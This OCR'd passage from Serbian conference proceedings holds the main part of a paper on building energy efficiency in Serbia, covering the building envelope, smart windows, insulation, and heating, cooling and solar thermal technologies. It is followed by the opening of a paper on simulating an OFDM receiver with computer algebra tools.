
Kombinacijom efikasnih metoda, kao što su šira upotreba toplotnih pumpi, solarne energije i kogeneracija sa toplotnim otpadima i obnovljivim izvorima energije može da smanji rast potražnje za električnom energijom za 2.000 TWh do 2050. godine (IEA (International Energy Agency), 2013), što je ekvivalentno polovini potrošnje električne energije u SAD ili kombinovanoj potrošnji Južne Amerike, Afrike i Srednjeg Istoka u 2010. godini. Finansijski gledano, ova ušteda iznosi između 150 i 170 milijardi USD u proizvodnji električne energije, na šta treba dodati i uštede u distribuciji i održavanju transmisione mreže.

U periodu od 1971. do 2010. godine udeo zgradarstva u ukupnoj upotrebi električne energije je porastao sa 37% na oko 50% (IEA (International Energy Agency), 2013), što prikazuje značaj ovog sektora u daljim koracima ka dekarbonizaciji. Svakako najveći potrošač električne energije u sektoru zgradarstva je stambeni pod-sektor, koji učestvuje sa približno tri četvrtine potrošnje električne energije. Uz stambeni pod-sektor, treba dodati i pod-sektor usluga koji učestvuje sa 26% u ukupnoj potrošnji (IEA (International Energy Agency), 2013).

Dalja unapređenja energetske efikasnosti električne opreme neće uštedeti samo energiju u sektoru zgradarstva, već i smanjiti potrebnu energiju za proizvodnju električne energije. Kao rezultat toga svaka ušteđena jedinica električne energije će značiti veću uštedu potrošenih fosilnih goriva, jer u svetskoj proizvodnji električne energije fosilna goriva učestvuju sa 67% (IEA (International Energy Agency), 2013).

Kada govorimo o Srbiji, može se reći da spada u red zemalja sa izuzetno niskom energetskom efikasnošću. Razloge tome nalazimo u korišćenju zastarelih, energetski neefikasnih tehnologija u industriji, građevini i infrastrukturi, neadekvatnoj zakonskoj regulativi u ovoj oblasti, niskom životnom standardu i nedovoljno razvijenoj ekološkoj svesti stanovništva. Obim i struktura energetskih rezervi i resursa Srbije su veoma nepovoljni. Rezerve kvalitetnih energenata, kao što su nafta i gas su simbolične i čine manje od 1% u ukupnim bilansnim rezervama Srbije, dok preostalih 99% energetskih rezervi čine razne vrste niskokvalitetnog uglja, u kome dominira lignit sa procenjenim učešćem od oko 90% u ukupnim bilansnim rezervama (Mihić, Petrović, & Vučković, 2011).

Ukupna godišnja potrošnja finalne električne energije u Srbiji u 2013. godini iznosi oko 26,9 TWh (Republički zavod za statistiku, 2014). Oko 21,2 TWh otpada na zgradarstvo (78,9%), od čega 14,1 TWh na stambeni sektor (66,6% građevinskog sektora, odnosno 52,6% ukupne potrošnje). Ukupna potrošnja toplotne energije je 8,3 TWh, od čega 4,37 TWh otpada na stambeni sektor (52,65%). Na osnovu ovoga se vidi da je ukupna potrošnja energije u zgradarstvu u Srbiji 29,5 TWh (83,8% od ukupno potrošene energije).




Ilustracija 2. Potrošnja energije u sektoru zgradarstva i stanovanja u Srbiji u 2013. godini

Izvor: Republički zavod za statistiku, 2014.



DOI: 10.15308/Synthesis-2015-218-223

Po kriterijumima energetske efikasnosti, Srbija je među poslednjim zemljama u Evropi. Potrošnja toplotne energije u zgradama u Srbiji prosečno iznosi preko 200 kWh/m$^2$ (Mihić, Petrović, & Vučković, 2011). Primera radi, u Poljskoj, državi koja ima malo oštriju klimu od Srbije, specifična potrošnja energije iznosi 90-120 kWh/m$^2$, dok u Švedskoj iznosi 60-120 kWh/m$^2$ (Mihić, Petrović, & Vučković, 2011). U prilog ovoj tezi idu i rezultati analize koeficijenata prolaza toplote[1] koji su obavljeni 2007. godine, gde su Beograd i Novi Sad imali najveće rezultate, tj. imali su najveće toplotne gubitke u svakom od testiranih segmenata (Ilustracija 3).

## 3. OMOTAČ ZGRADE

Omotač zgrade predstavlja granicu između unutrašnjosti zgrade i spoljašnjeg sveta. Komponente omotača zgrade su spoljni zidovi, prozori, krovovi, plafoni, podovi i vrata, i predstavljaju važan faktor u utvrđivanju opterećenja grejanja i hlađenja. Energija koju troše komponente omotača zgrade je vrlo varijabilna, jer na nju utiči različiti faktori: tip zgrade, klima, principi izgradnje, geografska lokacija i starost objekta.

Svakako, važnost omotača zgrade ne bi smela da se potceni, jer globalno gledano grejanje i hlađenje prostorija troši od 30% pa do preko 50% ukupne potrošnje energije u zgradama, u zavisnosti od klimatskih uslova. U stambenom pod-sektoru ova potrošnja iznosi i preko 60% ukupne utrošene energije (IEA (International Energy Agency), 2013).

Da bi se smanjila upotreba energije za grejanje i hlađenje biće potrebno sledeće (IEA (International Energy Agency), 2013):

- Visok stepen izolacije u zidovima, krovovima i podovima sa ciljem smanjenja toplotnih gubitaka u hladnim klimatskim zonama;
- Prozori visokih performansi sa niskom termalnom popustljivošću i odgovarajućim koeficijentima dobitka solarne toplote (*solar heat gain coefficient* – SGHC) prema klimatskoj zoni;
- Visoko reflektivne površine u toplim klimatskim zonama, koje uključuju krovove i zidove u beloj i sličnim bojama;
- Pravilno zatvorene strukture kako bi se osigurala niska stopa infiltracije vazduha sa kontrolisanom ventilacijom za svež vazduh;
- Smanjenje toplotnih mostova (komponenti koje lako sprovode toplo/hladno), kao što su visoko termički provodni vezni i strukturni elementi;
- Pasivni solarni dizajn koji optimizira orjentaciju zgrade i postavljanje prozora i senčenje koje omogućava prirodnu ventilaciju.

Smanjenje potreba za grejanjem i hlađenjem zahteva integrisan pristup projektovanju zgrada. Kao što je poznato, sunčeva energija je besplatna, tako da povećanje koristi od nje u cilju smanjenja grejanja i osvetljenja treba da bude deo integrisanog projektovanja. Takođe, toplotna masa, izolacija, senčenje, reflektivne površine i prirodna ventilacija mogu da doprinesu smanjenju toplotnih dobitaka u letnjem periodu i time smanje potrebe za hlađenjem. Skore inovacije u pogledu novih dinamičkih prozora omogućiće i pasivno grejanje zimi i senčenje leti kada ta tehnologija bude dostupna široj javnosti i ekonomski opravdana.

Danas se u projektovanju zgrada sve više koriste tzv. pametni materijali, s obzirom da su ekonomski opravdani i imaju kraći period otplate (Minić & Vušković Minić, 2013). Pametni materijali se razlikuju od standardnih arhitektonskih materijala, i podeljeni su, na osnovu svog ponašanja, u dve grupe (Vavan Vučeljić, 2009):

1. **grupa** – materijali koji mogu da menjaju jednu ili više svojih osobina (magnetne, hemijske, električne, mehaničke ili toplotne) kao neposredan odgovor na novonastale promene u okruženju;
2. **grupa** – materijali koji imaju sposobnost da transformišu energiju iz jednog oblika u drugi, dok sam materijal ne trpi promene.

Pametni materijali se koriste kod (Vavan Vučeljić, 2009):

- fasadnih sistema (pametni prozori) kako bi se postigla kontrola sunčevog zračenja i provođenja toplote kroz omotač objekta;
- sistema osvetljenja (na osnovu optičkih vlakana ili svetlećih dioda) za optimizaciju osvetljenja;
- energetskih sistema (fotonaponski, mikro i mezo energetski sistemi) za prenos energije, kontrolu unutrašnjeg grejanja i optimizaciju HVAC[2] sistema.

Pametni materijali su materijali i strukture koji opažaju događaje i promene u okruženju, obrađuju primljene informacije, a potom u skladu sa njima deluju na okolinu (Addington & Schodek, 2005, str. 9). Drugačije rečeno, pametni materijali osećaju promene iz neposrednog okruženja i na njih reaguju na koristan, pouzdan, reproduktivan i reverzibilan način (Cooper, 2013). Krajnji cilj primene ovih materijala u arhitekturi je da se obezbedi zdrava životna sredina čiji se kvalitet ogleda u smanjenju čovekovog uticaja na okolinu.

### Prozori

Najkraći način da se poveća energetska efikasnost nekog objekta je da se zamene prozori sa lošim performansama. U situacijama kada nije moguća zamena prozora (npr. kada govorimo o starim, zaštićenim zgradama) se pribegava unapređenju postojećeg sistema prozora. U tim situacijama se stavljaju materijali za senčenje (kao što su roletne, tende, solarne nijanse i slično), ili se na prozore ugrađuju fotonaponski filmovi, koji ne smanjuju ulazak sunčeve energije u objekat već je pretvaraju u električnu energiju, tako da imaju dvostruku ulogu u omotaču zgrade.

Postoji više vrsta prozorskih stakala, od kojih treba izdvojiti termoreflektujuća stakla (koja uz pomoć odgovarajućih prevlaka selektivno propuštaju ili reflektuju sunčevo zračenje), niskoemisiona stakla (u međuprostor između slojeva stakla se smešta plemeniti gas argon), pametni prozori, kao i stakla nove generacije kao što su fotohromatska, termohromatska i elektrohromatska stakla[3] (Vavan Vučeljić, 2009).

Takođe, postoje i tzv. pametni prozori, koji se ugrađuju u omotač radi postizanja jedne ili više funkcija kao što su (Minić & Vušković Minić, 2013): kontrola optičkog prenosa, kontrola toplotnog prenosa, kontrola toplotne apsorpcije i kontrola pogleda. Na taj način pametni prozori zavisno od potreba korisnika i klimatskih uslova omogućavaju kontrolisan protok svetlosti i toplote u i iz objekta, čime se postiže energetsko upravljanje

1 Koeficijent prolaza toplote (U vrednost) je mera gubitka toplotne energije jednog elementa zgrade. Što je veća vrednost U to su termalne performanse omotača zgrade lošije. U vrednost se izražava u W/m2K.

2 HVAC – heating, ventilation, and air conditioning (grejanje, ventilacija i klimatizacija).

3 Fotohromatska stakla potamne kada se izlože sunčevoj svetlosti, termohromatska postaju poluprovidna na određenoj povišenoj temperaturi, a elektrohromatska stakla potamne kada se stave pod niski električni napon (5V) i vrate se u prozirno stanje, kada se napon isključi.



DOI: 10.15308/Synthesis-2015-218-2223

kroz omotač objekta. Prozori se aktiviraju pod uticajem stimulansa iz okruženja, trenutnih vremenskih prilika, ili programiranjem od strane korisnika. Kod kontrole optičkog prenosa dolazi do promene optičke gustine stakla tj. transparentnosti kako bi se smanjio direktan ulaz sunčevog zračenja i efekat bljeska čime se upravlja dolaznim sunčevim zračenjem. Kod kontrole toplotnog prenosa prozirnost stakla se menja zavisno od upadnih infracrvenih sunčevih zraka. Na taj način prenos toplote zračenjem može biti minimiziran leti a maksimiziran zimi. Kontrolom toplotne apsorpcije se postiže dvosmerni toplotni tok kada je unutrašnja temperatura viša od spoljne, jer energija zračenja ulazi unutra dok toplotna energija izlazi napolje. Kako bi se postigla kontrola pogleda kroz staklo koriste se materijali koji menjajući svoj spekularitet prelaze iz transparentne faze, kada dozvoljavaju svetlosnim zracima da prolaze, u poluprovidnu fazu kada ograničavaju pogled prolaznika.

### Izolacija (zidovi, krovovi, temelji i podovi)

Zidovi, krovovi, temelji i podovi predstavljaju najveće eksterne površine na svim zgradama i mesta gde dolazi do najvećih energetskih gubitaka. Adekvatna izolacija smanjuje toplotne gubitke u zimskom periodu, zadržava preteranu toplotu u letnjem periodu i omogućava da se održi udobno unutrašnje okruženje.

Na optimalnu izolaciju najviše utiču klima, cena energije, tipovi i efikasnost toplotnih sistema i troškovi montaže. Analize ovih faktora se često obavljaju na lokalnom ili nacionalnom nivou sa ciljem da se uspostave preporučeni ili potrebni nivoi izolacije prema aktuelnim politikama i zakonima o izgradnji. Tokom 2007. godine je obavljena studija na evropskom nivou, a Ilustracija 3 prikazuje izračunate U vrednosti u Beogradu, Novom Sadu i odabranim gradovima koji imaju slične klimatske karakteristike (ECOFYS, 2007).


Iako novi pristupi projektovanju zidova postaju sve popularniji, nažalost imaju mali udeo u gradnji novih. Pri projektovanju zidova najčešće se koristi tehnika sendvič zidova, gde se prva metoda se sastoji od poliuretanske ili polistirenske izolacione pene koja se postavlja između dve strukturne obloge. Ovi paneli se proizvode u fabrici, dovoze se na gradilište i montiraju na licu mesta. Drugu metodu čine betonski zidovi izliveni na licu mesta pozicionirani između dva sloja izolacije, najčešće polistirenske. Ova metoda ima odlične performanse i mogućnost dodavanja različitih slojeva izolacije u cilju postizanja optimuma na datoj lokaciji, ali se za razliku od prve metode, koja se može koristiti pri rekonstrukciji ili nadgradnji objekta, druga koristi pretežno kod novoizgrađenih objekata.

Krovni materijali i dizajn hladnih krovova mogu doprineti poboljšanju energetske efikasnosti. Podna obloga od glinenih ili betonskih ploča se često primenjuje jer ima dve prednosti: obezbeđuje termalnu masu koja ublažava solarnu energiju i obično se postavlja na kontra letvama čime se postiže vertikalna ventilacija ispod ploče. Termalna masa, zajedno sa vertikalnom ventilacijom, redukuje toplotne dobitke. Sa zalaskom sunca preostala akumulirana energija se vraća u životnu sredinu. Pored navedenog, neglazirane ploče imaju prirodno visoku solarnu refleksiju (oko 0,40) i one zadržavaju vlagu, koja dodatno doprinosu hlađenju objekta.

Prilikom izolacije temelja i podova mora se voditi računa da se postigne odgovarajuće zaptivanje u cilju sprečavanja kontakta zagrejanog vazduha sa hladnim betonom sto dovodi do pojave kondenzacije i vlage unutar konstrukcije objekta. Na taj način dolazi do oštećenja konstrukcije i stvaranja nezdravih uslova za boravak u takvim objektima. Iz navedenih razloga velika pažnja se poklanja pravilnom rešavanju konstruktivnih detalja na svim spojevima usled projektovanja i rekonstrukcije objekata. Uglavnom, problemi sa adekvatnim izolovanjem i projektovanjem temelja i podova se javljaju kod rekonstrukcije objekata dok se u novogradnji koriste slične metode kao za izolaciju zidova.

## 4. TEHNOLOGIJE GREJANJA I HLAĐENJA

Grejanje i hlađenje prostorija i grejanje vode čine skoro 55% upotrebe energije u zgradarstvu i predstavljaju glavnu šansu za smanjenje potrošnje energije (IEA (International Energy Agency), 2013). Sistemski pristup, koji pored grejanja i hlađenja uključuje i poboljšanje performansi omotača zgrada, je značajan za postizanje visoke energetske efikasnost i smanjenja proizvodnje $CO_2$ nastalog grejanjem i hlađenjem objekata.




Ilustracija 3. Izračunate U vrednosti u Beogradu, Novom Sadu i odabranim gradovima sa sličnim klimatskim karakteristikama

Izvor: ECOFYS, 2007.

### Grejanje prostorija

Konvencionalni grejni sistemi kao što su parni kotlovi, peći na biomasu i slično, često se koriste u zgradarstvu za potrebe grejanja vode i prostora, bilo za jedno od ta dva ili za kombinovano grejanje. Značajna unapređenja na polju energetske efikasnosti u sferi grejanja se mogu postići primenom efikasnih konvencionalnih tehnologija, kao što su različiti sistemi toplotnih pumpi koji su već tržišno dostupni. Ipak, za veću energetsku efikasnost potrebno je primeniti visoko efikasne tehnologije, kao što su napredne toplotne pumpe i solarne termalne tehnologije.

Tradicionalni parni kotlovi i peći u 80% slučajeva imaju nisku do srednju efikasnost. Pored ograničenja u pogledu njihovog tehnološkog dizajna, utrošak energije značajno povećavaju i gubici prilikom distribucije



DOI: 10.15308/Synthesis-2015-218-223

toplotne energije, naročito u velikim i visokim objektima, kao i visoke temperature sagorevanja.

Procenjeno je da je u 2005. godini 59% domaćinstava u Evropskoj uniji za potrebe grejanja koristilo parne kotlove na prirodni gas, a 20% na ulje (Kemna, i drugi, 2007). U periodu od 2007. do 2011. godine parni kotlovi su i dalje imali najveći tržišni udeo u prodaji u Evropi. Skoro 72% energije potrošene za grejanje prostora u SAD i Evropi je od fosilnih goriva. Najveći korisnici su sistemi na gas, koji učestvuju sa skoro 50% potrošene energije, iako je poslednjih godina primetan pad prodaje.


Oko 30% globalnog grejanja prostorija i vode, se postiže upotrebom biomase, tj. ako pojedinačno gledamo, 25% energije koja se troši na grejanje prostorija i 55% energije koja se koristi za grejanje vode proizvodi se sagorevanjem biomase. U državama OEBS-a, upotreba biomase je u rasponu od 5% do 35% u severnim klimatskim pojasevima, dok je sveukupan prosek 10% (IEA (International Energy Agency), 2013).

Oko 15% grejanja prostorija i vode je putem električne energije. Električna energija je visoko efikasni sistem za grejanje, jer se gotovo sva utrošena energija konvertuje u toplotu. Postoji više oblika električnih grejnih tela, ali su najčešće električne peći, podni i zidni grejači.

Toplotne pumpe su svestrana tehnologija koja može da se koristi za grejanje i hlađenje prostorija i grejanje vode, sa mogućnošću sve tri u istoj jedinici. Oko 8% energije za grejanje i hlađenje je u 2012. godini otpalo na toplotne pumpe, a oko tri četvrtine je korišćeno za hlađenje (IEA (International Energy Agency), 2013). Najviše toplotnih pumpi ima u Aziji, gde se pretpostavlja da ima preko 400 miliona instaliranih uređaja (IEA (International Energy Agency), 2011). Iako je njihov tržišni udeo manje od 1%, sve češće se koriste za grejanje ili kombinovano grejanje i hlađenje.

### Hlađenje prostorija

Između 2000. i 2010. godine upotreba energije za potrebe hlađenja prostorija je porasla za 60% i čini 4% ukupne potrošnje energije u svetu (IEA (International Energy Agency), 2013). Upotreba energije za hlađenje zavisi od klimatskih uslova, tako da u zemljama sa toplom klimom preko 10% energije odlazi na hlađenje, a u zemljama koje su u hladnijim klimatskim pojasevima i manje od 3%.




Ilustracija 4. Svetska prodaja solarnih termalnih kolektora u 2010. godini (Weiss & Mauthner, 2012).

Tehnologije za hlađenje prostorija, kao što su klima uređaji i čileri, su standardizovani proizvodi u stambenom i uslužnom pod-sektoru. Najveća prodaja klima uređaja je u regionu Azije i Pacifika, zatim Americi i Evropi. Gledano po državama, najviše klima uređaja se prodaje u Kini, sa učešćem od preko 25%, zatim Japanu i SAD (IEA (International Energy Agency), 2013).

Većina klima uređaja danas radi sa efikasnošću ispod maksimalne, a značajne dobiti od energetske efikasnosti su moguće kroz sistemska unapređenja i dizajn. Glavne šanse za energetsku efikasnost leže u činjenici da je većina rashladnih sistema prevelika zbog nedostataka rigorozne analize potreba za hlađenjem u zgradama. Pošto većina uslužnih zgrada, uključujući i one u hladnijim klimatskim pojasevima, zahteva određeni stepen celogodišnjeg hlađenja (npr. za unutrašnje izvore grejanja kao što su serveri ili kancelarijska oprema), upotreba odgovarajuće rashladne opreme može smanjiti ukupnu potrebnu energiju.

### Solarne termalne tehnologije

Solarno grejanje i hlađenje predstavlja širok spektar tehnologija, od standardnih kućnih bojlera do novih tehnologija kao što je sistem za hlađenjem pokrenut solarnom energijom. Solarno grejanje i hlađenje sadrži pasivne i aktivne solarne tehnologije, od kojih se najviše koriste aktivne. Aktivni solarni sistemi (ASS) prikupljaju dolazno sunčevo zračenje koje zagreva radni fluid (kao što je voda, ulje ili glikol) u razmenjivaču toplote ili direktno greju vodu (npr. za bazene sa toplom vodom). Za razliku od fotonaponskih sistema, koji koriste fotonaponske ćelije da pretvore sunčevu energiju direktno u električnu energiju, ASS stvaraju toplu vodu (ili vazduh) koja može da se koristi kao sanitarna voda, za grejanje ili čak hlađenje prostorija. Ovi sistemi mogu da se ugrade u sve tipove objekata, uključujući kuće, stambene zgrade, kancelarijske i industrijske zgrade, škole, bolnice i ostale javne zgrade.

Većina ASS koji su do sada ugrađeni se najviše koriste za pripremu tople vode u stambenom pod-sektoru, gde su cenovno konkurentni standardnim gorivima, posebno u državama sa visokim energetskim tarifama. ASS mogu da se uvećaju za industrijska postrojenja, i da se koriste kao postrojenja koja primenom vodene pare generišu električnu energiju.

## 5. ZAKLJUČAK

Investiranje u poboljšanje performansi omotača objekata, naročito kod novoizgrađenih objekata, će omogućiti veću energetsku efikasnost i ekonomsku uštedu time što će smanjiti troškove vezane za grejanje i hlađenje. Posebnu pažnju treba posvetiti prozorima, koji predstavljaju najslabiju kariku u omotaču zgrade, jer je potrebno ugrađivati prozore sa dobrom izolacijom, a u daljoj budućnosti raditi na razvoju prozora sa boljim performansama, kao što su pametni prozori. Kod ostalih elemenata omotača zgrade treba nastaviti sa razvojem boljih i naprednijih izolacionih materijala, koji će i dalje smanjivati troškove.

Kada se govori o tehnologijama grejanja i hlađenja, glavni koraci daljeg razvoja i unapređenja sistema se ogledaju u upotrebi solarnih termalnih tehnologija, ali i TES sistema[4] za povećanje sistemskih performansi. Takođe, kratkoročno gledano, potrebno je smanjiti prodaju primarnih grejnih izvora i uređaja, koji koriste velike količine energije, sa ciljem prelaska na toplotne pumpe, kao i povećati upotrebu peći i kotlova na biomasu.

## REFERENCES

Addington, M., & Schodek, D. (2005). *Smart Materials and Technologies in Architecture.* Architectural Press.

4 TES sistemi su sistemi koji termalno skladište sunčevu energiju.



DOI: 10.15308/Synthesis-2015-218-223

Cooper, B. B. (2013). *If you want to build the future, you need to understand smart materials*. Preuzeto avgust 26, 2013 sa Attendly: http://www.attendly.com/if-you-want-to-build-the-future-you-need-to-understand-smart-materials/

ECOFYS. (2007). *U-Values for Better Energy Performance of Buildings, report established by ECOFYS for EURIMA*. Cologne, Germany.

IEA (International Energy Agency). (2011). *Technology Roadmap: Energy Efficient Buildings: Heating and Cooling Equipment*. Paris: IEA/OECD.

IEA (International Energy Agency). (2013). *Transition to Sustainable Buildings, Strategies and Opportunities to 2050*. Paris: OECD/IEA.

Kemna, R. N., van Elburg, M., van Holsteijn, R., Li, W., Denison-Pender, M., & Corso, A. (2007). *Preparatory Study on Eco-design of Water Heaters: Task 2 Report (Final) Market Analysis*. Delft, Netherlands: Van Holstein en Kemna (VHK).

Lohani, S. P., & Schmidt, D. (2010). Comparison of energy and exergy analysis of fossil plant, ground and air source heat pump building heating system. *Renewable Energy, 35*, 1275-1282.

Mihić, M., Petrović, D., & Vučković, A. (2011). Mogućnosti primene cost-benefit analize u projektima energetske efikasnosti u zgradarstvu. *Ekonomske teme, 49*(3), 355-378.

Minić, N., & Vušković Minić, V. (2013). Zeleni menadžment i primena pametnih materijala u hotelijerstvu. *X Međunarodni naučno-stručni simpozijum HOTELSKA KUĆA 2013*, (str. 345-351).

Republički zavod za statistiku. (2014). *Energetski bilansi 2013.*

Vavan Vučeljić, S. (2009). *Application of smart materials in retrofitting homes can help housing energy efficiency.* Preuzeto februar 13, 2015 sa http://www.europaforum.or.at/site/energy-housing.net/dateien/Vavan_Vuceljic_Paper.pdf

Weiss, W., & Mauthner, F. (2012). *Solar Heat Worldwide: Markets and Contribution to the Energy Supply 2010, IEA Solar Heating and Cooling Programme.* Gleisdorf, Austria.



DOI: 10.15308/Synthesis-2015-218-223

Synthesis
International Scientific Conference of IT and Business-Related Research

# SIMULACIJA ODNOSA SIMBOL - ŠUM I ENERGETSKE EFIKASNOSTI KORIŠĆENJEM ALGEBARSKIH RAČUNARSKIH ALATA: STUDIJA SLUČAJA OFDM PRIJEMNIKA

## SIMULATION OF SYMBOL - ERROR RATIO AND ENERGY EFFICIENCY USING COMPUTER ALGEBRA TOOLS: A CASE STUDY OF OFDM RECEIVER

Vladimir Mladenović[1], Miroslav Lutovac[2]
[1]Univerzitet u Kragujevcu, Fakultet tehničkih nauka u Čačku, Svetog Save 65, Čačak, Srbija
[2]Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
U ovom radu predstavljen je novi pristup originalne procedure za simulaciju OFDM prijemnika koje se zasniva na algebarskim računarskim alatima, simboličkoj obradi signala, i analizi podataka dobijenih softverskim alatima (Mathematica i SchematicSolver). Prikazan je način izračunavanja energetske efikasnosti za navedeni prijemnik. Ilustrovana je primena simboličkog procesiranja kod razvoja navedenog prijemnika koja zahteva korišćenje veoma sofisticiranih i složenih algoritama koji kombinuju ekspertizu u oblasti softverskog inženjerstva i obrade signala. Prikazan je način kako post procesiranje uspešno savladava neke probleme sa kojima se susreće tradicionalni numerički pristup upotrebom algebarskih računarskih sistema. Znanje ugrađeno u simboličke objekte je korišćeno je za simulaciju sistema OFDM, kao i za generisanje implementacije kod nekih kritičnih delova sistema.

**Ključne reči:**
algebarski računarski sistemi, Mathematica, OFDM, SchematicSolver, simboličko procesiranje, energetska efikasnost.

**Abstract:**
This paper presents a new approach to the original procedure for simulation of OFDM receiver based on the algebraic computing tools, symbolic signal processing, and the analysis of data obtained by means of software tools (Mathematica and SchematicSolver). A method of calculating energy efficiency for the given receiver is shown. The use of symbolic processing in the development of the above-given receivers is illustrated requiring the use of very sophisticated and complex algorithms combining expertise in the field of software engineering and signal processing. The paper also shows how post-processing successfully manages some of the issues encountered by traditional numerical approach using algebraic computer systems. Knowledge base of symbolic objects is used to simulate the example of OFDM, as well as to generate implementation of some critical parts of the system.

**Key words:**
Computer algebra system, Mathematica, OFDM, SchematicSolver, symbolic processing, energy efficiency.

## 1. UVOD

Ortogonalno frekvencijsko multipleksiranje (eng. OFDM - Orthogonal Frequency Division Multiplexing) je digitalna tehnika prenosa sa više nosilaca koji prenose digitalno kodirane simbole preko podnosilaca kako bi se postigla stabilnost u odnosu na refleksije kod višestrukih radio kanala (Porrat, 2007; Nee & Prasad, 2000). Spektri pojedinačnih podnosilaca se preklapaju i informacije se mogu u potpunosti rekonstruisati bez interference od drugih podnosilaca. Sa matematičke tačke gledišta ovo je posledica ortogonalnosti bazirane na Fourierovoj transformaciji. Ova tehnika je veoma upotrebljiva za profesionalnu upotrebu kod bežičnih komunikacionih sistema (Schulze & Luders, 2005) U OFDM sistemu, koriste se algoritmi brze i inverzne brze Furierove trasformacije (eng. IFFT/FFT - Inverse Fast Fourier Transform/Fast Fourier Transform) za modulaciju i demodulaciju signala. Podaci se formiraju u vidu IFFT/FFT čija dužina određuje otpornost sistema na grešaka izazvane prostiranjem signala kroz višestruke kanale. Sa druge strane, standard za zemaljski digitalni video prenos (eng. DVB-T - Terrestrial Digital Video Broadcasting) bio je značajan predmet istraživanja u Evropi (DVB-T, 2013). Zemaljski mrežni operater može izabrati jedan od dva režima rada (Broadcast papers, 2003, Glover & Grant, 2010): 2k mod – pogodan za pojedinačne predajnike i male jednofrekvencijske mreže sa ograničenim predajnim rastojanjem koji koristi 1705 nosilaca, i 8k mod – pogodne i za pojedinačne predajnike i jednofrekvencijske male i velike mreže koje koriste 6817 nosilaca. Obično, standardom su predviđene vrednosti transformacije dužine 2048, 4096 i 8196 (2k, 4K i 8K) (Fischer, 2010). OFDM se uspešno koristi kod zemaljskog digitalnog video prenosa i pokazao da se jak kandidat za modulacionu tehniku budućih komunikacionih sistema. Ovaj rad se bavi koliko se dobro koristi OFDM DVB kada se informacije prenose kada je u kanalu prisutan aditivni beli Gausov šum (eng. AWGN - Additive White Gaussian Noise). Kreiran je i realizovan simulacioni model sa novim konceptom obrade i analize signala, i projektovanja pomoću *SchematicSolver* i *Mathematica*. OFDM signal je primljen na ulazu OFDM prijemnika na isti način kao u (Acosta, 2008). Mnogi istraživački centri u svetu imaju specijalizovane timove koji rade na optimizaciji OFDM za bezbroj aplikacija, kao što su na Georgia Institute of Technology - Smart Antenna Research Laboratory (SARL), deo Georgia Center za napredne telekomunikacije tehnologiju (eng. GCATT - Georgia Center for Advanced Telecommunications Technology). U radu (Acosta, 2008) je dat Matlab (2005) kôd koji simulira osnovnu obradu uključenu u generisanje OFDM signala u fizičkom kanalu sa detaljnim opisom svakog od koraka simulacije. Zanimljivo je da su neki signali Matlab simulacije i direktne simulacije bili slični, ali ne i identični za iste ulazne podatke. Štaviše, autor zaključuje da je očekivao da imaju različite rezultate za iste ulazne podatke jer su koristili različite FFT-IFFT blokove. Upotreba algebarskih računarskih sistema



E-mail: mlutovac@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-224-231

